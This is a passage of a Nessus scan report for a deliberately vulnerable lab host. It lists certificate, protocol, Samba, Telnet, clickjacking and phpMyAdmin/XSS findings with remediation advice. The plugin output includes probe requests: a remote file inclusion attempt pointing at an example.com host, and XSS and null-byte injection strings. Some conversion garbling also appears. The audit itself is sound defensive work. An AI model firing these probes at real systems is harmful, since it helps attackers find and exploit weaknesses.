If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

#### See Also

https://www.itu.int/rec/T-REC-X.509/en

https://en.wikipedia.org/wiki/X.509

#### Solution

Purchase or generate a proper SSL certificate for this service.

#### Risk Factor

Medium

CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

Published: 2010/12/15, Modified: 2025/06/16

### Plugin Output

#### tcp/25/smtp

```
The following certificate was part of the certificate chain sent by the remote host, but it has expired:

|-Subject : C=XX/ST=There is no such thing outside US/L=Everywhere/0=OCOSA/OU=Office for Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-base.localdomain
|-Not After : Apr 16 14:07:45 2010 GMT

The following certificate was at the top of the certificate chain sent by the remote host, but it is signed by an unknown certificate authority:

|-Subject : C=XX/ST=There is no such thing outside US/L=Everywhere/0=OCOSA/OU=Office for Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-base.localdomain
|-Issuer : C=XX/ST=There is no such thing outside US/L=Everywhere/0=OCOSA/OU=Office for Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-base.localdomain
```

### 51192 - SSL Certificate Cannot Be Trusted

### Synopsis

The SSL certificate for this service cannot be trusted.

### Description

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below:

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.
- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.
- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.

If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

#### See Also

https://www.itu.int/rec/T-REC-X.509/en

https://en.wikipedia.org/wiki/X.509

#### Solution

Purchase or generate a proper SSL certificate for this service.

#### Risk Factor

Medium

CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

Published: 2010/12/15, Modified: 2025/06/16

### Plugin Output

### tcp/5432/postgresql

base.localdomain

The following certificate was part of the certificate chain sent by the remote host, but it has expired:

|-Subject : C=XX/ST=There is no such thing outside US/L=Everywhere/0=OCOSA/OU=Office for Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-base.localdomain
|-Not After : Apr 16 14:07:45 2010 GMT

The following certificate was at the top of the certificate chain sent by the remote host, but it is signed by an unknown certificate authority:

|-Subject : C=XX/ST=There is no such thing outside US/L=Everywhere/0=OCOSA/OU=Office for Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-base.localdomain
|-Issuer : C=XX/ST=There is no such thing outside US/L=Everywhere/0=OCOSA/OU=Office for Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-

### 15901 - SSL Certificate Expiry

### Synopsis

The remote server's SSL certificate has already expired.

### Description

This plugin checks expiry dates of certificates associated with SSL- enabled services on the target and reports whether any have already expired.

#### Solution

Purchase or generate a new SSL certificate to replace the existing one.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

### Plugin Information

Published: 2004/12/03, Modified: 2021/02/03

#### Plugin Output

### tcp/25/smtp

```
The SSL certificate has already expired:

Subject : C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain

Issuer : C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain

Not valid before : Mar 17 14:07:45 2010 GMT

Not valid after : Apr 16 14:07:45 2010 GMT
```

### 15901 - SSL Certificate Expiry

### Synopsis

The remote server's SSL certificate has already expired.

### Description

This plugin checks expiry dates of certificates associated with SSL- enabled services on the target and reports whether any have already expired.

#### Solution

Purchase or generate a new SSL certificate to replace the existing one.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

### Plugin Information

Published: 2004/12/03, Modified: 2021/02/03

#### Plugin Output

### tcp/5432/postgresql

```
The SSL certificate has already expired:

Subject : C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain

Issuer : C=XX, ST=There is no such thing outside US, L=Everywhere, O=OCOSA, OU=Office for Complication of Otherwise Simple Affairs, CN=ubuntu804-base.localdomain, emailAddress=root@ubuntu804-base.localdomain

Not valid before : Mar 17 14:07:45 2010 GMT

Not valid after : Apr 16 14:07:45 2010 GMT
```

# 45411 - SSL Certificate with Wrong Hostname

**Synopsis** 

The SSL certificate for this service is for a different host.

Description

The 'commonName' (CN) attribute of the SSL certificate presented for this service is for a different machine.

Solution

Purchase or generate a proper SSL certificate for this service.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

Plugin Information

Published: 2010/04/03, Modified: 2020/04/27

Plugin Output

tcp/25/smtp

```
The identities known by Nessus are:

192.168.50.101

192.168.50.101

The Common Name in the certificate is:

ubuntu804-base.localdomain
```

# 45411 - SSL Certificate with Wrong Hostname

**Synopsis** 

The SSL certificate for this service is for a different host.

Description

The 'commonName' (CN) attribute of the SSL certificate presented for this service is for a different machine.

Solution

Purchase or generate a proper SSL certificate for this service.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

Plugin Information

Published: 2010/04/03, Modified: 2020/04/27

Plugin Output

tcp/5432/postgresql

```
The identities known by Nessus are:

192.168.50.101

192.168.50.101

The Common Name in the certificate is:

ubuntu804-base.localdomain
```

### 57582 - SSL Self-Signed Certificate

### Synopsis

The SSL certificate chain for this service ends in an unrecognized self-signed certificate.

### Description

The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.

Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.

#### Solution

Purchase or generate a proper SSL certificate for this service.

Risk Factor

Medium

CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

Plugin Information

Published: 2012/01/17, Modified: 2022/06/14

Plugin Output

tcp/25/smtp

The following certificate was found at the top of the certificate chain sent by the remote host, but is self-signed and was not found in the list of known certificate authorities:

 $|\mbox{-Subject: C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-base.localdomain} \\$ 

### 57582 - SSL Self-Signed Certificate

### Synopsis

The SSL certificate chain for this service ends in an unrecognized self-signed certificate.

### Description

The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.

Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.

#### Solution

Purchase or generate a proper SSL certificate for this service.

Risk Factor

Medium

CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

Plugin Information

Published: 2012/01/17, Modified: 2022/06/14

Plugin Output

tcp/5432/postgresql

The following certificate was found at the top of the certificate chain sent by the remote host, but is self-signed and was not found in the list of known certificate authorities:

 $|\mbox{-Subject: C=XX/ST=There is no such thing outside US/L=Everywhere/O=OCOSA/OU=Office for Complication of Otherwise Simple Affairs/CN=ubuntu804-base.localdomain/E=root@ubuntu804-base.localdomain} \\$ 

# 58751 - SSL/TLS Protocol Initialization Vector Implementation Information Disclosure Vulnerability (BEAST)

### Synopsis

It may be possible to obtain sensitive information from the remote host with SSL/TLS-enabled services.

#### Description

A vulnerability exists in SSL 3.0 and TLS 1.0 that could allow information disclosure if an attacker intercepts encrypted traffic served from an affected system.

TLS 1.1, TLS 1.2, and all cipher suites that do not use CBC mode are not affected.

This plugin tries to establish an SSL/TLS remote connection using an affected SSL version and cipher suite and then solicits return data.

If returned application data is not fragmented with an empty or one-byte record, it is likely vulnerable.

OpenSSL uses empty fragments as a countermeasure unless the 'SSL\_OP\_DONT\_INSERT\_EMPTY\_FRAGMENTS' option is specified when OpenSSL is initialized.

Microsoft implemented one-byte fragments as a countermeasure, and the setting can be controlled via the registry key HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\SendExtraRecord.

Therefore, if multiple applications use the same SSL/TLS implementation, some may be vulnerable while others may not be, depending on whether or not a countermeasure has been enabled.

Note that this plugin detects the vulnerability in the SSLv3/TLSv1 protocol implemented in the server. It does not detect the BEAST attack where it exploits the vulnerability at HTTPS client-side (i.e., Internet browser). The detection at server-side does not necessarily mean your server is vulnerable to the BEAST attack, because the attack exploits the vulnerability at the client-side, and both SSL/TLS clients and servers can independently employ the split record countermeasure.

#### See Also

https://www.openssl.org/~bodo/tls-cbc.txt

https://www.imperialviolet.org/2011/09/23/chromeandbeast.html

https://vnhacker.blogspot.com/2011/09/beast.html

http://www.nessus.org/u?649b81c1

http://www.nessus.org/u?84775fd6

https://blogs.msdn.microsoft.com/kaushal/2012/01/20/fixing-the-beast/

#### Solution

Configure SSL/TLS servers to only use TLS 1.1 or TLS 1.2 if supported.

Configure SSL/TLS servers to only support cipher suites that do not use block ciphers. Apply patches if available.

Note that additional configuration may be required after the installation of the MS12-006 security update in order to enable the split-record countermeasure. See Microsoft KB2643584 for details.

#### Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.2 (CVSS2#E:U/RL:OF/RC:C)

STIG Severity

ı

### References

BID 49778

CVE CVE-2011-3389

XREF CERT:864643

XREF MSFT:MS12-006

XREF IAVB:2012-B-0006

XREF CEA-ID:CEA-2019-0547

Plugin Information

Published: 2012/04/16, Modified: 2025/02/11

Plugin Output

tcp/25/smtp

Negotiated cipher suite: AES256-SHA|TLSv1|RSA|RSA|AES-CBC(256)|SHA1

### 90509 - Samba Badlock Vulnerability

### Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

### Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

#### See Also

http://badlock.org

https://www.samba.org/samba/security/CVE-2016-2118.html

#### Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

#### References

BID 86002

CVE CVE-2016-2118 XREF CERT:813296

Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

Plugin Output

tcp/445/cifs

Nessus detected that the Samba Badlock patch has not been applied.

### 42263 - Unencrypted Telnet Server

### **Synopsis**

The remote Telnet server transmits traffic in cleartext.

### Description

The remote host is running a Telnet server over an unencrypted channel.

Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.

#### Solution

Disable the Telnet service and use SSH instead.

Risk Factor

Medium

CVSS v3.0 Base Score

6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

CVSS v2.0 Base Score


5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)

#### Plugin Information

Published: 2009/10/27, Modified: 2024/01/16

#### Plugin Output

### tcp/23/telnet



### 57640 - Web Application Information Disclosure

### **Synopsis**

The remote web application discloses path information.

### Description

At least one web application hosted on the remote web server discloses the physical path to its directories when a malformed request is sent to it.

Leaking this kind of information may help an attacker fine-tune attacks against the application and its backend.

#### Solution

Filter error messages containing path information.

#### Risk Factor

Medium

#### CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

### Plugin Information

Published: 2012/01/25, Modified: 2021/01/19

### Plugin Output

### tcp/80/www

```
The request POST /mutillidae/index.php HTTP/1.1
Host: 192.168.50.101
Accept-Charset: iso-8859-1, utf-8; q=0.9, *; q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Cookie: showhints=1; PHPSESSID=7d9fa28ebd54a5b125ecfd8ff1e62fed
Content-Length: 68
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
do=toggle-hints&page=http://GWFVEvjU.example.com/&username=anonymous
produces the following path information :
<!-- Begin Content -->
<br />
<b>Warning</b>: include() [<a href='function.include'>function.include
/a>]: URL file-access is disabled in the server configuration in <b>/var
/www/mutillidae/index.php</b> on line <b>469</b><br />
<br />
```

```
<b>Warning</b>: include(http://GWFVEvjU.example.com/) [<a href='f [...]
The request GET /mutillidae/index.php?page=<IMG%20SRC="javascript:alert(104);"> HTTP/1.1
Host: 192.168.50.101
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
produces the following path information :
<!-- Begin Content -->
<br />
<b>Warning: include(&lt;IMG SRC=&quot;javascript:alert(104);&quot;&
gt;) [<a href='function.include'>function.include</a>]: failed to open s
tream: No such file or directory in <b>/var/www/mutillidae/index.php</b>
on line <b>469</b><br />
<br />
<br/><b>Warning</b>: include() [<a href='function.include'>function.in [...]
The request GET /mutillidae/index.php?page=%2500%3C%3C%3C%3C%22kvqhph%2520%3E%3E%3E HTTP/1.1
Host: 192.168.50.101
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
Referer: http://192.168.50.101/mutillidae/index.php?do=toggle-hints&page=%00<<<<"kvqhph%20>>>
Cookie: showhints=1; PHPSESSID=5d4c0117d936aff9898a35d346a17367
User [...]
```

### 85582 - Web Application Potentially Vulnerable to Clickjacking

### **Synopsis**

The remote web server may fail to mitigate a class of web application vulnerabilities.

### Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource.

Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

#### See Also

http://www.nessus.org/u?399b1f56

https://www.owasp.org/index.php/Clickjacking\_Defense\_Cheat\_Sheet

https://en.wikipedia.org/wiki/Clickjacking

#### Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response.

This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF CWE:693

### Plugin Information

Published: 2015/08/22, Modified: 2017/05/16

### Plugin Output

### tcp/80/www

The following pages do not use a clickjacking mitigation response header and contain a clickable event:

- http://192.168.50.101/dvwa/login.php
- http://192.168.50.101/mutillidae/
- http://192.168.50.101/mutillidae/index.php
- http://192.168.50.101/phpMyAdmin/
- http://192.168.50.101/phpMyAdmin/index.php
- http://192.168.50.101/twiki/bin/search
- http://192.168.50.101/twiki/bin/search/Main
- http://192.168.50.101/twiki/bin/search/Main/SearchResult
- http://192.168.50.101/twiki/bin/view
- http://192.168.50.101/twiki/bin/view/Main
- http://192.168.50.101/twiki/bin/view/Main/WebHome

### 85582 - Web Application Potentially Vulnerable to Clickjacking

### **Synopsis**

The remote web server may fail to mitigate a class of web application vulnerabilities.

### Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource.

Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

#### See Also

http://www.nessus.org/u?399b1f56

https://www.owasp.org/index.php/Clickjacking\_Defense\_Cheat\_Sheet

https://en.wikipedia.org/wiki/Clickjacking

#### Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response.

This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF CWE:693

### Plugin Information

Published: 2015/08/22, Modified: 2017/05/16

### Plugin Output

#### tcp/8180/www

The following pages do not use a clickjacking mitigation response header and contain a clickable event:

```
- http://192.168.50.101:8180/admin/
- http://192.168.50.101:8180/admin/error.jsp
```

- http://192.168.50.101:8180/jsp-examples/cal/login.html
- http://192.168.50.101:8180/jsp-examples/checkbox/check.html
- http://192.168.50.101:8180/jsp-examples/colors/colors.html
- http://192.168.50.101:8180/jsp-examples/colors/colrs.jsp
- http://192.168.50.101:8180/jsp-examples/error/err.jsp
- http://192.168.50.101:8180/jsp-examples/error/error.html
- http://192.168.50.101:8180/jsp-examples/jsp2/el/functions.jsp
- http://192.168.50.101:8180/jsp-examples/jsp2/el/implicit-objects.jsp
- http://192.168.50.101:8180/jsp-examples/num/numguess.jsp
- http://192.168.50.101:8180/jsp-examples/plugin/plugin.jsp
- http://192.168.50.101:8180/jsp-examples/sessions/carts.html
- http://192.168.50.101:8180/jsp-examples/sessions/carts.jsp
- http://192.168.50.101:8180/servlets-examples/servlet/CookieExample
- http://192.168.50.101:8180/servlets-examples/servlet/RequestParamExample - http://192.168.50.101:8180/servlets-examples/servlet/SessionExample

### 10815 - Web Server Generic XSS

### Synopsis

The remote web server is affected by a cross-site scripting vulnerability.

### Description

The remote host is running a web server that fails to adequately sanitize request strings of malicious JavaScript. A remote attacker can exploit this issue, via a specially crafted request, to execute arbitrary HTML and script code in a user's browser within the security context of the affected site.

### See Also

https://en.wikipedia.org/wiki/Cross-site\_scripting

### Solution

Contact the vendor for a patch or upgrade.

#### Risk Factor

Medium

#### CVSS v3.0 Base Score

6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)

### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

### CVSS v2.0 Temporal Score

3.7 (CVSS2#E:H/RL:OF/RC:C)

#### References

BID	5011
BID	5305
BID	7344
BID	7353
BID	8037
BID	14473
BID	17408
BID	54344
CVE	CVE-2002-1060

```
CVE CVE-2002-1700
CVE CVE-2003-1543
CVE CVE-2005-2453
CVE CVE-2006-1681
CVE CVE-2012-3382
XREF CWE:79
```

### Plugin Information

Published: 2001/11/30, Modified: 2022/05/02

#### Plugin Output

#### tcp/8180/www

```
----- Request #1 -----
The full request used to detect this flaw was :
GET /admin/twmt0qgn.html HTTP/1.1
Host: <script>alert(Host) </script>:8180
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Close
Cookie: JSESSIONID=1D6DD4FD58E54AFDDBD5DEA1510DE7CF
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
The output was :
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00
Content-Type: text/html;charset=utf-8
Content-Length: 4759
Date: Tue, 23 Sep 2025 22:42:57 GMT
Connection: close
<title>Tomcat Server Administration</title>
<base href="http://<script>alert(Host)</script>:8180/admin/login.jsp">
<link rel="stylesheet" type="text/css" href="tree-control-test.css">
<link rel="stylesheet" type="text/css" href="admin.css">
```

### 11229 - Web Server info.php / phpinfo.php Detection

### Synopsis

The remote web server contains a PHP script that is prone to an information disclosure attack.

### Description

Many PHP installation tutorials instruct the user to create a PHP file that calls the PHP function 'phpinfo()' for debugging purposes. Various PHP applications may also include such a file. By accessing such a file, a remote attacker can discover a large amount of information about the remote web server, including:

- The username of the user who installed PHP and if they are a SUDO user.
- The IP address of the host.
- The version of the operating system.
- The web server version.
- The root directory of the web server.
- Configuration information about the remote PHP installation.

### Solution

Remove the affected file(s).

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2003/02/12, Modified: 2024/11/22

Plugin Output

tcp/80/www

Nessus discovered the following URLs that call phpinfo():

- http://192.168.50.101/phpinfo.php

- http://192.168.50.101/mutillidae/phpinfo.php

## 51425 - phpMyAdmin error.php BBcode Tag XSS (PMASA-2010-9)

### Synopsis

The remote web server hosts a PHP script that is prone to a cross- site scripting attack.

### Description

The version of phpMyAdmin fails to validate BBcode tags in user input to the 'error' parameter of the 'error.php' script before using it to generate dynamic HTML.

An attacker may be able to leverage this issue to inject arbitrary HTML or script code into a user's browser to be executed within the security context of the affected site. For example, this could be used to cause a page with arbitrary text and a link to an external site to be displayed.

#### See Also

https://www.phpmyadmin.net/security/PMASA-2010-9/

#### Solution

Upgrade to phpMyAdmin 3.4.0-beta1 or later.

#### Risk Factor

Medium

#### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

15622

### CVSS v2.0 Temporal Score

3.7 (CVSS2#E:H/RL:OF/RC:C)

#### References

חום

RID	45633
CVE	CVE-2010-4480
XREF	EDB-ID:15699
XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:442
XREF	CWE:629
XREF	CWE:711
XREF	CWE:712

XREF	CWE:722
XREF	CWE:725
XREF	CWE:750
XREF	CWE:751
XREF	CWE:800
XREF	CWE:801
XREF	CWE:809
XREF	CWE:811
XREF	CWE:864
XREF	CWE:900
XREF	CWE:928
XREF	CWE:931
XREF	CWE:990

### Plugin Information

Published: 2011/01/06, Modified: 2022/04/11

### Plugin Output

### tcp/80/www

### 36083 - phpMyAdmin file\_path Parameter Vulnerabilities (PMASA-2009-1)

### Synopsis

The remote web server contains a PHP script that is affected by multiple issues.

### Description

The version of phpMyAdmin installed on the remote host fails to sanitize user-supplied input to the 'file\_path' parameter of the 'bs\_disp\_as\_mime\_type.php' script before using it to read a file and reporting it in dynamically-generated HTML. An unauthenticated, remote attacker may be able to leverage this issue to read arbitrary files, possibly from third-party hosts, or to inject arbitrary HTTP headers in responses sent to third-party users.

Note that the application is also reportedly affected by several other issues, although Nessus has not actually checked for them.

#### See Also

https://www.phpmyadmin.net/security/PMASA-2009-1/

#### Solution

Upgrade to phpMyAdmin 3.1.3.1 or apply the patch referenced in the project's advisory.

#### Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

#### References

BID 34253

XREF SECUNIA:34468

#### Plugin Information

Published: 2009/04/03, Modified: 2022/04/11

### Plugin Output

#### tcp/80/www

### 49142 - phpMyAdmin setup.php Verbose Server Name XSS (PMASA-2010-7)

### Synopsis

The remote web server contains a PHP application that has a cross- site scripting vulnerability.

### Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input to the 'verbose server name' field.

A remote attacker could exploit this by tricking a user into executing arbitrary script code.

### See Also

https://www.tenable.com/security/research/tra-2010-02

https://www.phpmyadmin.net/security/PMASA-2010-7/

### Solution

Upgrade to phpMyAdmin 3.3.7 or later.

### Risk Factor

### Medium

#### CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

### CVSS v2.0 Temporal Score

3.7 (CVSS2#E:H/RL:OF/RC:C)

#### References

CVE	CVE-2010-3263
XREF	TRA:TRA-2010-02
XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:442
XREF	CWE:629
XREF	CWE:711
XREF	CWE:712
XREF	CWE:722
XREF	CWE:725

XREF	CWE:750
XREF	CWE:751
XREF	CWE:800
XREF	CWE:801
XREF	CWE:809
XREF	CWE:811
XREF	CWE:864
XREF	CWE:900
XREF	CWE:928
XREF	CWE:931
XREF	CWE:990

### Plugin Information

Published: 2010/09/08, Modified: 2022/04/11

# Plugin Output

# tcp/80/www

By making a series of requests, Nessus was able to determine the following  $phpMyAdmin\ installation\ is\ vulnerable$  :

http://192.168.50.101/phpMyAdmin/

#### 10114 - ICMP Timestamp Request Remote Date Disclosure

### Synopsis

It is possible to determine the exact time set on the remote host.

### Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

### Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

### Risk Factor

Low

#### CVSS v2.0 Base Score

### 2.1 (CVSS2#AV:L/AC:L/Au:N/C:P/I:N/A:N)

### References

CVE CVE-1999-0524

XREF CWE:200

### Plugin Information

Published: 1999/08/01, Modified: 2024/10/07

### Plugin Output

### icmp/0

The difference between the local and remote clocks is 1 second.

#### 70658 - SSH Server CBC Mode Ciphers Enabled

